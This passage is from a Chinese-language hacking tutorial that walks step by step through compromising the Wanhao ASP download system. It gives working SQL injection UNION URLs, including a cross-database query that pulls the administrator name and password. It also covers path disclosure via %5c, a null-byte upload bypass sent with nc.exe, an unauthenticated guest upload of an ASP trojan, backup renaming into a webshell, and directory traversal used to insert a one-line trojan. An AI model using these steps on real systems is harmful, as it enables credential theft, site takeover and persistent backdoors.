


图11

3.跨库查询

除了前面介绍的两种查询方式外，还有一种查询方法，那就是跨库查询，个人感觉跨库如同跨站一样，都有些指东打西的意思。下面再来看一下跨库漏洞的使用方法。

A.查找注入点

在万豪程序的文件目录中，除了前面的留言簿、下载管理和图片等目录外，还有两个目录，分别是ADS（广告）和VOTE（投票），而这两个目录中的部分ASP文件，也存有过滤不严的BUG，其中未加管理员限制，可以直接运行的有ADS目录中的Ad1.asp、Daima.asp和VOTE目录中的Showvote.asp、Votedy.asp、Votetou.asp。这些文件中能够使用UNION语句的，只有Votedy.asp，而跨库查询，还是用UNION语句来得快，所以下面就用Votedy.asp举例说明：

先看一下Votedy.asp中过滤不严的语句：set rs= conn.execute("select * from class where id="&request("id"))。按照接收值，在IE地址栏中先输入：http://127.0.0.1/wh/vote/votedy.asp?id=1，查看页面的执行情况，再输入：http://127.0.0.1/wh/vote/votedy.asp?id=2 union select 1,2,3,4,5,6,7,8 from class执行UNION查询，如图12所示，同前一个网页对比后，得到显示字段所对应的位置是2。




图12

B.暴库

如果数据库连接文件未加容错处理，那么就能暴出数据库的物理路径，恰恰这两个目录中的数据库连接文件，均没有加容错语句，所以，要想猜出下载数据库的物理路径，还得先从它们着手。在刚才打开的UNION查询页面中，把地址栏中“votedy.asp”前的“/”改为“%5c”后执行，如图13所示，得到投票数据库的物理路径：“E:\internet\wh\data.mdb”，大家注意，这个路径不完整，少了投票目录，完整的路径应该是：“E:\internet\wh\vote\data.mdb”，按照万豪目录的设置，下载系统的数据库在admin\database中，默认使用的是“bbsas.asp”名称，如果名称没有更改，那么下载系统的数据库物理路径就是：“E:\internet\wh\admin\database\bbsas.asp”。




图13

C.跨库

有了存在注入的文件，有了要查询的数据库物理路径，下面就可以跨库查询了。在IE地址栏中输入以下语句：

```
http://127.0.0.1/wh/vote/votedy.asp?id=2 union select 1,adminname,3,4,5,6,7,8 from nc_admin in "E:\internet\wh\admin\database\bbsas.asp" where id=1
```

其中位于2位的admininame是管理员名称，nc_admin是下载数据库中的管理员表，in表示nc_admin数据表来源于其后的数据库中。执行后，如图14所示，查询出管理员名称。再把adminname更改为password，就可以查询到管理员密码了，如果管理员的ID不是1，那就更改ID值再进行查询。




图14

四、上传及备份漏洞

有了管理员密码，就可以登录下载程序的后台，用其中上传及备份的漏洞，把自己的权限提升为WEBSHELL。

1.上传：

其后台的“软件上传”，未对上传文件类型做限制，可以上传asp等任意格式的文件，但因为上传的文件保存在网站目录下的Download目录内，在默认情况下，该目录是不存在的，而一般的下载网站都是链接的其他网站中的链接，小型的下载站点一般不会上传文件提供下载的，所以，这个download目录的存在与否就要根据建站者的喜好来定了。

既然明的不行，那就来暗的。所谓暗的，就是指的“图片上传”这一块，在上传一个文件时，我用WinSock Expert抓了一下包，如图15所示，看到其中的“filepath”了吗？这个就是曾经的动网上传漏洞，只要把WinSock Expert中的POST及上传数据复制到一个文本中，然后filepath的值“upimages”改为“upimages/jm.asp*”（其中的*表示空格），然后再用16位编辑器Winhex修改空格20为00，打开CMD窗口，使用NC程序，输入如下提交命令：“nc.exe -vv 127.0.0.1 80 <文本>”，就把上传的数据保存成“upimages”目录中的jm.asp文件了。




图15

说到了图片上传，还有一个地方的图片上传，也有同样的BUG，它就是ADS（广告）中的Upfile.asp，这个文件的上传限制和上面提到的是一样的，但这个文件漏洞的危害更大，因为这个上传不需要管理员的身份，任何一个来宾都可以上传。对于这个上传文件，就不采用抓包的方式了，而是用一个现成的工具——桂林老兵的DVBBS上传。如图16所示。在提交地址中输入：“http://127.0.0.1/wh/ads/upfile.asp”，把上传路径更改为：“upimg/image.asp”（image.asp是上传后的文件名，可更改），选择一个本地ASP文件，COOKIES不用更改，直接点“上传文件”，就这么简单，一个ASP木马就传上去了。




图16

2.备份

在后台中，除了利用上传图片中的BUG外，还可以采用下面的这种方法，使用“数据处理”中的“备份”或“恢复”来生成ASP木马。点击“数据处理”中的“备份”链接，在“当前数据库路径”中输入上传的图片路径“../upimages/上传图片名称.jpg”，备份数据库目录按默认，备份数据库名称改为“jmdcw.asp”，然后点备份数据，就把上传的图片改为ASP文件了。（备份后的文件地址是：http://127.0.0.1/admin/Databackup/jmdcw.asp）

五、系统管理漏洞

下面将要出场的这个洞洞，简直就是一个小型的ASP后门，大家呱唧呱唧，欢迎上传管理洞洞登场。在后台的系统管理中，有“上传头片管理”和“上传文件管理”这两个功能（我想第一个的文字应该是上传图片管理），分别管理的是upimages和download文件夹，如图17所示，大家注意图中所标注的那个输入框，在其中可以输入一些跳转字符“./”或“../”来跳到其它的目录中。如在其中输入一个“./”，如图18所示，在下方显示了万豪下载程序根目录中的所有文件，如果是输入“../”则就跳转到了虚拟目录的根目录中，如果再加上一个“../”，则就跳转到了虚拟目录所在磁盘的上一级目录中，（前提条件是磁盘没有限制），再加“../”，会一直跳到该磁盘根目录中。




图17




图18

看过了跳转功能，再来看另一个不错的功能，就是编辑文件，在图18中，每一个文件的后面都有一个“编辑”链接，例如点击“help.asp”后的“编辑”，打开的窗口如图19所示，这就是一个编辑窗口，其中的内容则是help.asp的源码，就像ASP木马中的编辑功能一样，我们可以在编辑窗内输入任何代码修改该文件，比如在一些ASP文件中插入一句话木马等等。




图19

